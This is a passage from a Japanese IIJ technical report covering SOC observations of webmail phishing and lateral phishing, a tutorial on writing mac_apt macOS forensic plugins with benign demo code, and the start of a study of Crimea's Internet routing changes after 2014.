パスワードを入力しLoginボタンをクリックすると、エラーメッセージが表示されログイン後の画面に遷移することはありませんが、入力した情報は攻撃者に詐取されます。なお、再度ログインを試行した場合、正規のWebメールサービスのログイン画面へ遷移する動作を確認しています。これは、ログインできないことを不審に感じてもフィッシングサイトであったことを悟られない工夫をしているものと考えられます。詐取されたアカウント情報は別の利用者を狙ったメール送信に悪用される場合があり、更なる被害を生む可能性があります。この手法はラテラルフィッシングと呼ばれ、図-12のようなサイクルで被害が増えるほど攻撃者はより多くの送信元からメールを配信することが可能となります。




図-11 フィッシングサイトの例





図-12 ラテラルフィッシングによる被害拡大のサイクル

SOCで観測したフィッシングサイトの大半は、正規のWebサイトを改ざんして構築されたものであることを確認しています。これらのフィッシングサイトは正規サービスと同一のコンテンツが使用されており、フィッシングサイトの挙動には共通性があることを確認しています。また、メール本文のリンクから誘導されるフィッシングサイトは継続的に利用されることが少なく、短期間に異なるWebサイトへ変更する特徴がありました。

これらのことから、攻撃者は改ざん可能な正規Webサイト及びフィッシングサイトを容易に構築するためのコンテンツを予め用意しておき、短期間で多数のフィッシングサイトを構築できる状態にすることで、攻撃を開始してからセキュリティ製品などで脅威判定されフィッシングサイトへのアクセスが拒否されるまでの間を狙い、攻撃を継続していたものと考えられます。


1.4 おわりに

本レポートでは、2021年のセキュリティトピック、SOCアナリストが注目した様々な観測情報を紹介しました。第1.2節及び第1.3節で取り上げた内容に関わらず、昨今ではクラウドなどの外部サービス利用により所属する組織では手の届かない広い範囲にも脅威が存在するため、適切な情報収集及び状況把握をしたうえで迅速な対処をすることが求められます。今後も情報分析基盤で観測した脅威や、セキュリティに関するトピックなどの情報の発信をしていきますので、セキュリティ対策や業務に役立てていただければ幸いです。



執筆者:
鴨川 寛之（かもがわ ひろゆき）
IIJ セキュリティ本部 セキュリティビジネス推進部 セキュリティオペレーションセンター

執筆者:
山口 順也（やまぐち じゅんや）
IIJ セキュリティ本部 セキュリティビジネス推進部 セキュリティオペレーションセンター



執筆者:
森下 瞬（もりした しゅん）
IIJ セキュリティ本部 セキュリティビジネス推進部 セキュリティオペレーションセンター

執筆者:
宮岡 真平（みやおか しんぺい）
IIJ セキュリティ本部 セキュリティビジネス推進部 セキュリティオペレーションセンター

mac_aptプラグインの作成(前編)

2.1 mac_aptとは

Windowsにおけるデジタルフォレンジックはフリーまたはオープンソースのツールだけで、ほとんどのアーティファクトを解析できるほど充実しています。一方、Windowsと同様にデスクトップOSとして多く使用されているmacOSでは、フリーやオープンソースのツールは言わずもがな、商用製品ですらWindowsと比べると、その数は少ないのが現状です。

このような状況はOSのシェアやデジタルフォレンジック市場における必要性が結果として現れたものであると思われます。しかし、ここ数年でオープンソースのmacOS用フォレンジック解析ツールにも実用に足るだけの機能を実装したものがリリースされています。筆者が個人的に特に注目しているツールがmac_apt[*1]です。

このツールはmacOSフォレンジック解析フレームワークとして開発されており、様々なアーティファクトを40以上のプラグインで解析することができます。また、独自のAPFSとHFS+のファイルシステムパーサーを実装しており、ディスクイメージをマウントせずに直接解析することができます。このため、ディスクイメージをOSにマウントして解析することを前提としたツールに比べ、ファイルシステムドライバーのインストールが不要となり、解析者が使用するコンピュータのOSに依存せずに解析することができます。その上、RAWやE01のようなデファクトスタンダードのディスクイメージフォーマットだけではなく、AFF4やSPARSEIMAGEなど比較的マイナーなフォーマットのディスクイメージもサポートしています。これらは商用のフォレンジックツールがディスクイメージの保存フォーマットとして採用しています。

ディスクイメージは変換ツールによって様々なフォーマットに変換可能であるため、必ずしも解析ツールが多くのフォーマットをサポートしている必要はありません。しかし、近年のコンピュータのディスクイメージの容量は数百GB以上であることが多く、ディスクイメージの変換には長い時間と多くのディスクスペースが必要となります。したがって、ディスクイメージを変換することなく解析できることは、解析者にとって大きなメリットとなります。

mac_aptは多数のプラグインを実装しており、主要なアーティファクトの多くを解析することができます。しかし、作者のYogesh Khatri氏がほぼ一人で開発していることもあり、すべてのアーティファクトをサポートすることはできません。

このような場合、mac_aptの開発リポジトリにIssueを登録して有志がプラグインを実装してくれるのを待つ、というのが一般的かもしれません。しかし、アーティファクトのデータ構造をある程度、把握できているのであれば、自分でプラグインを実装することを検討しても良いのではないでしょうか。前述したように、mac_aptはフォレンジック解析フレームワークとして開発されているからです。

少々前置きが長くなってしまいましたが、今回はmacOS用フォレンジック解析フレームワークであるmac_aptプラグインの作成の基本について解説します。なお、プラグイン作成に関する公式のドキュメントなどは用意されていないため、実装されているプラグインのコード及び筆者がプラグインを作成したときに得られた知見を基に解説します。また、mac_aptはPythonで記述されていますが、Pythonの用語などの解説は行いません。

2.2 macOSフォレンジックで重要なファイルフォーマット

プラグインの作成に入る前に、macOSフォレンジックで解析対象となることが多いファイルフォーマットについて触れておきます。macOSとそのアプリケーションは、設定や履歴を保存するため、随所でProperty List (plist)とSQLiteを使用しています。そのため、必然的にアーティファクトファイルも、どちらかのフォーマットであることが多くなります(フォレンジック解析では、設定や履歴を解析する場合が多いためです)。

*1 macOS(& ios)Artifact Parsing Tool(https://github.com/ydkhatri/mac_apt)。

plistは主にOSやアプリケーションの設定値や履歴などの簡単なデータを保存する目的で使われています。役割的には、Windowsのレジストリに相当しますが、アプリケーションごとに作成されるため、ファイルシステム内の様々な場所に存在しています。初期のplistファイルはXMLフォーマットが使われていましたが、現在はバイナリフォーマットがデフォルトで使用されています。コマンドラインで内容を確認する場合、plutilコマンドで内容を確認することができます。図-1はドックに登録されているアプリケーションの設定が保存されるcom.apple.dock.plistをplutilコマンドで表示した例です。

SQLiteはplistと同様に設定値や履歴などの記録にも使われますが、送受信データのblobなど、少し大きなデータの保存にも使われます。Chromeなど様々なアプリケーションでも使用されており、最近はWindowsでも一部のアーティファクトはSQLiteで保存されます。データを見る場合、DB Browser for SQLite[*2]を使うのが便利です。図-2はWebブラウザなどでファイルをダウンロードした際に記録されるQuarantineに関する情報が保存されるcom.apple.LaunchServices.QuarantineEventsV2をDB Browserで読み込んだ例です。

図-1 plistの例(com.apple.dock.plist)

テーブル: LSQuarantineEvent　　カラムをフィルター

	LSQuarantineEventIdentifier	LSQuarantineTimeStamp	LSQuarantineAgentBundleIdentifier	LSQuarantineAgentName	LSQuarantineDataURLString	LSQu
	フィルター	>=663822201.0	フィルター	フィルター	フィルター	フィル
1	04C5C1E6-9DFA-460E-8D6C-96E9ED7FD561	663822201.0	org.mozilla.firefox	Firefox	https://2.na.dl.wireshark.org/osx/...	NULL
2	85681920-83B9-43D3-BA79-8E527BFE71B8	663869536.0	org.mozilla.firefox	Firefox	https://objects.githubusercontent.com/github-production-...	NULL
3	5A428EC4-53C5-4381-97E4-0BFDA8C4D011	664048278.955557	NULL	Homebrew Cask	https://github.com/rizinorg/cutter/releases/download/...	NULL
4	A71D48DE-C77F-4064-A748-33420CFC2642	664293755.627176	NULL	Homebrew Cask	https://downloads.sourceforge.net/grandperspectiv/...	NULL
5	440FC842-0E4F-4F97-9969-F428445E48E3	664870260.643495	NULL	Homebrew Cask	https://download.bell-sw.com/java/8u322%2B6/bellsoft-...	NULL
6	3D2AA369-7AAC-4F67-B2BF-6AF80FB3FC1B	665453437.78583	NULL	Homebrew Cask	https://downloads.sourceforge.net/grandperspectiv/...	NULL
7	7C673FC0-ED4C-44B8-A3F3-DD337448C259	665539858.0	com.google.Chrome	Chrome	https://optimizationguide-pa.googleapis.com/downloads?...	NULL
8	0A5AA187-241B-4F1C-9F89-49D0CBF69D3A	665970717.646598	NULL	Homebrew Cask	https://downloads.sourceforge.net/grandperspectiv/...	NULL

図-2 SQLiteの例(com.apple.LaunchServices.QuarantineEventsV2)

*2　DB Browser for SQLite(https://sqlitebrowser.org/)。

2.3 mac_aptプラグインの構造

2.3.1 デモ用プラグイン

デモ用プラグインとして、_demo_plugin.pyというファイルがmac_aptのpluginsフォルダに用意されています。このプラグインは「/System/Library/CoreServices/SystemVersion.plist」というファイルを読み込んで、ProductVersionに設定されている値を取得し、画面に表示すると共に解析結果をファイルに保存します。

簡単な解析しか行いませんが、プラグインの構造を理解するのにちょうど良いと思われるため、これを例として一般的なプラグインの処理の流れを見てみましょう。

2.3.2 プロパティ

プラグインの先頭付近（モジュールインポートの直後）には、プラグインのプロパティを設定する箇所があります（図-3）。それぞれの意味については、表-1を参照してください。

これらは基本的にプラグイン作者が任意に設定することができますが、__Plugin_Nameはプラグインの識別に使われるため、ユニークな名前にしなければなりません。また、__Plugin_Modesは、そのプラグインがサポートするOSの種類（MACOSまたはIOS）を指定します。なお、このプロパティでは「ARTIFACTONLY」というキーワードも指定することができますが、これはエクスポートされたアーティファ

```
22  __Plugin_Name = "DEMOPLUGIN1" # Cannot have spaces, and must be all caps!
23  __Plugin_Friendly_Name = "Demo Plugin 1"
24  __Plugin_Version = "1.0"
25  __Plugin_Description = "Demonstrates logging, reading plist and writing out information"
26  __Plugin_Author = "Yogesh Khatri"
27  __Plugin_Author_Email = "yogesh@swiftforensics.com"
28
29  __Plugin_Modes = "MACOS,ARTIFACTONLY" # Valid values are 'MACOS', 'IOS, 'ARTIFACTONLY'
30  __Plugin_ArtifactOnly_Usage = 'Provide SystemVersion.plist to read macOS version'
```

図-3 プラグインのプロパティの設定

表-1 プラグインのプロパティの意味

プロパティ名	意味	設定例	備考
__Plugin_Name	プラグイン名	DEMOPLUGIN1	全て大文字かつ、スペースを含めてはならない。
__Plugin_Friendly_Name	プラグインフレンドリー名	Demo Plugin 1	プログラム内では使われない
__Plugin_Version	バージョン	1.0	プログラム内では使われない
__Plugin_Description	プラグインの説明	任意の文字列	
__Plugin_Author	作者名	John Smith	プログラム内では使われない
__Plugin_Author_Email	作者メールアドレス	author@example.com	プログラム内では使われない
__Plugin_Modes	対象OS	MACOS,IOS,ARTIFACTONLY	
__Plugin_ArtifactOnly_Usage	mac_apt_artifact_only.py用の説明	任意の文字列	

クトファイル単体の解析をサポートすることを表す場合に指定します。

2.3.3 エントリーポイント

すべてのプラグインは「Plugin_Start()」または「Plugin_Start_Standalone()」、「Plugin_Start_Ios()」という関数が最初に呼び出されます。mac_aptのコマンドと呼び出されるプラグインのエントリーポイントの対応は表-2を参照してください。

デモ用プラグインでは、Plugin_Start()とPlugin_Start_Standalone()の2つのエントリーポイントが実装されています。これはプロパティの__Plugin_Modesの設定とも合致しています(Plugin_Start_Ios()はpassのみが書かれており、__Plugin_ModesにもIOSは設定されていません)。次にそれぞれのエントリーポイントの処理内容の詳細を確認してみましょう。

■ Plugin_Start()

Plugin_Start()(図-4)は引数として、mac_infoを持っています。このオブジェクトは解析対象ディスクイメージから取得したmacOSの基本的な情報(OSバージョンやユーザリストなど)やディスクイメージ内のファイルにアクセスするための基本的なメソッドを持っています。

表-2 mac_aptの各コマンドと呼び出されるエントリーポイント

mac_aptコマンド	プラグインのエントリーポイント
mac_apt.py mac_apt_mounted_sys_data.py	Plugin_Start()
mac_apt_artifact_only.py	Plugin_Start_Standalone()
ios_apt.py	Plugin_Start_Ios()

```
36  def Plugin_Start(mac_info):
37      '''Main Entry point function for plugin'''
38
39      # Lets print the macOS name and version that the framework has already retrieved. (Utilizing MacInfo)
40      log.info("Current OS is: " + os.name)
41      log.info("Mac version is : {}".format(mac_info.os_version))
42
43      # Now lets try to get it ourselves manually.
44      file_path = '/System/Library/CoreServices/SystemVersion.plist'
45      version = Process_File(mac_info, file_path)
46      log.info("Mac version retrieved = {}".format(version))
47
48      # Lets export our file into the Export folder, as most plugins should.
49      mac_info.ExportFile(file_path, __Plugin_Name)
50
51      # Let's write it out now
52      WriteMe(version, mac_info.output_params, file_path)
```

図-4 Plugin_Start()関数

デモ用プラグインでは、mac_aptが動作しているOSの種類と解析対象のmacOSのバージョンを画面出力しています(40～41行目)。その後、アーティファクトファイルのパスを設定し、Process_File()関数でアーティファクトファイルからバージョン番号を取得し画面出力しています(44～46行目)。次にアーティファクトファイルをディスクイメージからエクスポートし、プラグインと同じ名前のフォルダに保存します(49行目)。そして、最後にWriteMe()関数で解析結果を保存します(52行目)。

このように、エントリーポイントではアーティファクトファイルのパスを設定した後、解析を行う関数及び解析結果を保存する関数の呼び出しが主な処理内容となります(Process_File()、WriteMe()の詳細については後述します)。実際に解析に使用される他のプラグインも同じ流れになります。

デモ用プラグインで解析を行うアーティファクトのファイルパスは固定ですが、アーティファクトによってはファイルパスが未確定の場合があります。例えば、アーティファクトファイルがユーザのホームディレクトリ以下にある場合、ファイルパスにユーザ名が含まれるため、ファイルパスは一定ではありません。このような場合、mac_aptに用意されたメソッドを使って、ディスクイメージ内のディレクトリやファイルのリストを取得して、動的にアーティファクトファイルのパスを構築しなければなりません。

■ Plugin_Start_Standalone()

Plugin_Start_Standalone()(図-5)は第1引数として、mac_apt_artifact_only.pyのコマンドラインで指定されたアーティファクトファイルがlistオブジェクトとして渡されるため、これを利用して、アーティファクトを順次、処理することが可能です(96行目)。

ただし、アーティファクトが複数のファイルで構成されているような場合や、設定によってアーティファクトファイルのパスが未確定になる場合は、やはり動的にアーティファクトファイル

```
 93  def Plugin_Start_Standalone(input_files_list, output_params):
 94      '''Main entry point function when used on single artifacts (mac_apt_singleplugin), not on a full disk image'''
 95      log.info("Module Started as standalone")
 96      for input_path in input_files_list:
 97          log.debug("Input file passed was: " + input_path)
 98          ## Process the input file here ##
 99          if input_path.endswith('SystemVersion.plist'):
100              success, plist, error = CommonFunctions.ReadPlist(input_path)
101              if success:
102                  os_version = plist.get('ProductVersion', None)
103                  if os_version == None:
104                      log.error('Could not find ProductVersion in plist!')
105                  else:
106                      WriteMe(os_version, output_params, input_path)
107              else:
108                  log.error('Input file "{}" is not a valid plist. Error opening file was: {}'.format(input_path, error))
```

図-5 Plugin_Start_Standalone()関数

のパスを構築する必要があります。アーティファクトファイルはmac_aptを実行しているOSのファイルシステム上に存在するため、Python標準のosモジュールを使用して、ファイルリストなどを取得できます。

デモ用プラグインではファイルパスが「SystemVersion.plist」で終わっている場合、mac_aptが提供しているCommonFunctionsモジュールのReadPlist()メソッドでファイルをパースしています(100行目)。パースに成功した場合、OSバージョンを取得した後、WriteMe()関数で解析結果を保存します(101～106行目)。Process_File()関数は呼び出されていませんが、Plugin_start()と処理の流れはほぼ同じであることが分かります。

なお、ReadPlist()メソッドによる、plistファイルのパース結果(2番目の返り値)はdictionaryオブジェクトになります。

2.3.4 デモ用プラグインのその他の関数

■ Process_File()

SystemVersion.plistをパースする関数です(図-6)。第2引数で渡されたアーティファクトファイルをmac_infoオブジェクトのReadPlist()メソッドでパースします(60行目)。成功した場合、後述するGetMacOsVersion()関数を呼び出し、バージョン番号を取得して、返り値とします(61～65行目)。

mac_infoオブジェクトのReadPlistメソッドはCommonFunctionsモジュールのそれと同じく、plistのパース結果をdictionaryオブジェクトとして返します。

■ GetMacOsVersion()

パースされたplistのデータからOSバージョンを取得し、返り値とします(図-7)。

```
55  def Process_File(mac_info, file_path):
56      version = ''
57      log.debug("Inside Process_File")
58      try:
59          log.info("Trying to get version from {}".format(file_path))
60          success, plist, error = mac_info.ReadPlist(file_path)
61          if success:
62              version = GetMacOsVersion(plist)
63      except Exception:
64          log.exception(error)
65      return version
```

図-6 Process_File()関数

```
67  def GetMacOsVersion(plist):
68      ''' Gets macOS version number from plist, input here is the plist itself.'''
69      try:
70          os_version = plist['ProductVersion']
71      except Exception:
72          log.error("Error fetching ProductVersion from plist. Is it a valid xml plist?")
73      return os_version
```

図-7 GetMacOsVersion()関数

■ WriteMe()

解析結果をファイルに保存する関数です(図-8)。col_infoは解析結果を保存する際のカラムの定義です(77行目)。定義にはtupleオブジェクトのlistを使います。tupleの1つ目の要素がカラム名で、2つ目の要素がカラムの型になります。型は多くの場合、「DataType.TEXT」または「DataType.INTEGER」を指定します。デモ用プラグインの場合、最初のカラムは「Version info」というカラム名でテキスト型になり、2つ目のカラムは「Major」というカラム名で整数型になります。

dataは保存するデータ(listオブジェクト)になります(79行目)。このとき、リストの長さはカラムの定義と同じである必要があります。

DataWriterオブジェクトはmac_aptのコマンドラインで指定された保存先に、指定されたファイル形式で解析結果を保存するためのオブジェクトです(82行目)。第1引数は保存先のフォルダなどの設定情報、第2引数はテーブル名(SQLite形式で保存する場合)、第3引数はカラム定義、第4引数はアーティファクトファイルパスになります。しかし、第4引数は使用されないため、空文字列を渡しても問題ありません。DataWriterオブジェクトのWriteRow()メソッドで実際にデータを書き込みます。

ただし、90行目のコメントにあるように、上記の処理はWriteList()関数を使って1行で行うこともできます。他のプラグ

```
76  def WriteMe(version, output_params, file_path):
77      col_info = [ ('Version info', DataType.TEXT),('Major', DataType.INTEGER) ] # Define your columns
78      major_ver = int(version.split('.')[0])
79      data = [version, major_ver] # Data as a list (or dictionary)
80
81      ## The following demonstrates use of the writer class.
82      writer = DataWriter(output_params, 'macOS Info', col_info, file_path)
83      try:
84          writer.WriteRow(data)
85      except:
86          log.exception('WriteMe() exception')
87      finally:
88          writer.FinishWrites()
89
90      # Alternately, you could do it in one line as shown below:
91      WriteList('MacOS version info', 'macOS Info', [data], col_info, output_params, file_path)
```

図-8 WriteMe()関数

インを参照すると、ほとんどのケースでWriteList()関数を使っているようです。なお、第1引数はデータの詳細を表す文字列ですが、ログに出力されるのみでファイルには保存されません。また、第6引数はWriteList()関数内部でDataWriterオブジェクトの第4引数として渡されるため、空文字列で問題ありません。

2.3.5 関数等の命名規則

エントリーポイントの関数名は固定されていますが、それ以外の解析を行う関数と解析結果を保存する関数の名前をプラグインの作者が決める必要があります。前述したようにプラグインの書き方については、特にドキュメントなどは用意されていませんが、既存のプラグインを見るとほとんどの関数名はパスカルケースで記述されているようです。また、変数名についてはスネークケースで記述されています。他のプラグインと統一感を持たせるのであれば、これらを多少意識すると良いと思われます。

なお、解析を行う関数名は「ProcessXxxx()」や「ParseXxxx()」となっていることが多いようです。また、解析結果を保存する関数名は「PrintAll()」で統一されています(デモプラグインはWriteMe()になっていますが)。この関数は3つの引数を持ちます。第1引数は保存する解析結果のlistオブジェクト、第2引数は保存先や保存ファイルフォーマットなどの設定が記録されたオブジェクト(mac_info.output_params)、第3引数は最終的にWriteList()関数の第6引数として渡されるため、空文字列が設定される場合がほとんどのようです。

2.4 mac_aptが未対応のアーティファクトの探し方

前述したように、mac_aptはほぼ作者一人でメンテナンスされているため、未対応のアーティファクトも存在します。そのため、他の解析ツールの調査やmacOSセキュリティ関連の記事を読んでいるときに、mac_aptが対応していないアーティファクトを見かけることがあります。

例えば、パーシステンスとしてドックに登録されているアプリケーションのパスを攻撃者が用意したプログラムのパスに差し替える手法に関する記事[*3]を読んだ際に「~/Library/Caches/<Application Bundle ID>/Cache.db」はmac_aptでは解析されないことに気が付きました。mac_aptが該当するアーティファクトに対応しているか否かはプラグインリストを確認するか、または、mac_aptのソースコードをアーティファクトファイルの名前で検索するのが良いでしょう。

実機のCache.dbを確認してみるとHTTPだけではなく、HTTPSによる通信も記録されていることが分かりました（図-9）。それだけではなく、HTTPリクエストメソッドや

テーブル: cfurl_cache_response

	entry_ID	version	hash_value	storage_policy	request_key	time_stamp	partition
	フィルター	フィル...	フィルター	フィルター	フィルター	フィルター	フィルター
1	1	0	-6082800930625395189	0	https://stackoverflow.com/	2020-11-09 01:58:45	NULL
2	2	0	1647889406	0	https://www.example.com/	2020-11-09 02:10:43	NULL
3	3	0	2145575174	0	https://raw.githubusercontent.com/its-a-feature/Orchard/...	2021-02-02 06:58:03	NULL

図-9 cfrul_cache_responseテーブル

*3 Are You Docking Kidding Me?(https://posts.specterops.io/are-you-docking-kidding-me-9aa79c24bdc1)。

HTTPステータス、HTTPヘッダ、レスポンスボディも記録されていることが確認できました(図-10、図-11)。このような情報はフォレンジックを行う際に非常に有用であると考えられるため、プラグインの実装を検討するのは十分に価値がありそうです。

Cache.dbに保存されているデータの詳細や、このアーティファクトファイルを解析するプラグインの実装については、次号のIIRで解説します。




図-10 cfurl_cache_receiver_dataテーブル




図-11 cfurl_cache_blob_dataテーブル

執筆者:
小林 稔(こばやし みのる)
IIJセキュリティ本部セキュリティ情報統括室フォレンジックインベスティゲーター。
IIJ-SECTメンバーで主にデジタルフォレンジックを担当し、インシデントレスポンスや社内の技術力向上に努める。
Black HatやFIRST TC、JSAC、セキュリティキャンプなどの国内外のセキュリティ関連イベントで講演やトレーニングを行う。

クリミア半島のインターネット –ルーティング情報の解析から見る接続経路の変遷–

2014年、クリミア半島ではロシア連邦が領有権を主張して、インターネットの規制と接続性にも大きな変化が生じたと言われています。我々のインターネット計測データにもその変化は表れていました。本稿は、Global Internet Symposium 2020で発表した論文[*1]の要約です。

3.1 はじめに

クリミアはウクライナの南、ロシアの西に位置する半島です。以前はウクライナに属していましたが、2014年にロシア連邦への「併合」が宣言されました。この結果、クリミアに住む約230万人の人々が利用するインターネットの物理的な経路も変わりました。2014年までは、クリミアからインターネットへのアクセスは主にウクライナを経由しており、ウクライナの法規制と監督の下にありました。しかし、2014年3月以降は、ロシアのインターネット規制がクリミアに適用されていきました。ロシア政府は、海底ケーブルの敷設など、大規模なインフラプロジェクトを迅速に実施しましたが、クリミアのインターネットサービスプロバイダ(ISP)が移行を完了するまでには3年を要しました。

我々は、インターネットガバナンス、科学的解析、そしてネットワーク計測の視点で、この移行を観測・解析しました。報道発表や地域の関係者からの情報を解析する社会科学的な手法と、ネットワークで観測される情報を解析する科学的手法の両方を組み合わせたことで、移行の具体的な状況が明らかになりました。ネットワークの解析については、BGPの経路情報をもとに我々が提案した、AS(自律システム、経路制御上の単位組織)の依存性を示す指標であるASヘゲモニー(経路AS出現率)を利用しています。この指標により、クリミアのネットワークトポロジーの変遷を見ることができます。

3.2 クリミアのインターネットを取り巻く状況

まず、2017年12月から2018年5月にかけて、関係者へのインタビューを45回にわたって行った情報をまとめます。対象は、クリミアとウクライナ本土のISP、地元のジャーナリストと人権擁護活動家、ウクライナ通信省のメンバー、デジタル・セキュリティ・トレーナーです。更に、地域のフォーラムやチャットで交わされた情報や報道発表を分析した結果、2014年3月から2017年7月までのクリミアのインフラの変遷に関して何が起きたかが見えてきました。図-1には、これから説明するこれらの事象も表示しています。

3.2.1 背景

山岳地帯にあるクリミア半島は、水・ガスから電気・通信に至るまで、ウクライナ本土からの供給に大きく依存していました。ロシア連邦はクリミアの情報通信インフラを管理下に置くのにソフトランディング方式をとったので、約3年を要しました。これはクリミアの人々の反発を招くようなサービスの長期中断なしに、インフラを一度に置き換えることは不可能だったことを示しています。

紛争地域としてのクリミアの地理的な状況と、米国及びEUからの制裁の結果、クリミア及びルハンスクとドネツクでは、インターネットサービスはグレーマーケットでした。ネットワークの経路が段階的に集約されインターネットサービス市場が独占されたことで、ネットワークが容易に支配できるようになりました。その結果、インターネット接続の品質と速度が低下し、エンドユーザのインターネットサービスの価格は上昇しました。

*1 Romain Fontugne, Ksenia Ermoshina, Emile Aben. "The Internet in Crimea: a Case Study on Routing Interregnum", Global Internet Symposium 2020. Paris, France. June 2020.

3.2.2 ウクライナのISPの撤退

クリミアは、2014年3月16日に行われた国民投票の後、事実上ロシア連邦に「併合」されました。その結果、2014年12月までにウクライナの電気通信会社の大半はクリミアから撤退し、ロシアがクリミアのインターネット・通信インフラを獲得しました。

3.2.3 ケルチ海峡ケーブルの敷設

2014年4月25日、ロシアの国営通信会社Rostelecomはロシアからクリミアへの110Gbpsのケルチ海峡ケーブルの完成を発表し、サービスはRostelecomの現地代理店Miranda Mediaが提供すると説明しました。Miranda MediaのメインAS番号(AS201776)は2014年7月15日に登録され、7月24日からクリミアのネットワークの上流ISPとしてBGP上に現れました。ケルチ海峡ケーブルは通信容量が足りなかったため、ウクライナのファイバーはバックアップオプションとして保持されており、「Perekop(ウクライナのケーブル)を通る経路は、ケルチ海峡を通る海中接続よりも安価で高速である」と言われていました。クリミアのプロバイダは、通信速度と品質の面から新しいケルチ海峡ケーブルを使うことに消極的だったようです。その頃、クリミアのWorld of Tanks[*2]プレーヤーが専用フォーラムで通信速度の低下を訴えていました。そして2015年、クリミアのインターネット価格が引き上げられました。

3.2.4 インターネットの分離統合

2016年5月にロシアは、ケルチ海峡に2本目のインターネット・ケーブルの構築を開始してクリミアをロストフの交換地点に接続し、ロシアへの接続性を強化しました。このケーブルは2017年7月に初めて使用されたと報告されています。

1年後の2017年5月にウクライナの大統領は、ロシアのオンライン・ソーシャル・メディアvk.com、メーリング・サービスmail.ru、検索エンジンyandex.ruなどへのアクセスをブロックするよう命令しました。5月31日、これらのWebサイトにアクセスしようとしたクリミアのユーザが、このブロックについて不平を言っています。これは、クリミアの上流プロバイダがまだウクライナのネットワークに接続されていた事実とみられています。そして、2017年の夏には、ウクライナ政府からウクライナのISPに対し、クリミアのトラフィックを停止するように圧力がかかっています(2017年7月12日といわれています)。

3.3 インターネット測定から見える変遷

今度は、ネットワーク計測のデータ解析からクリミアにおけるトポロジー変化を見ていきます。クリミアで運用されているASの経路が、移行前、移行中、移行後において、どのように変化したのかを分析します。

3.3.1 クリミア地域のAS番号

クリミアは紛争によって国が変わり、AS番号の国別コード(ロシアのRU、ウクライナのUA、その他)が変わったため、クリミア地域で運用されているAS番号を特定することから始める必要があります。

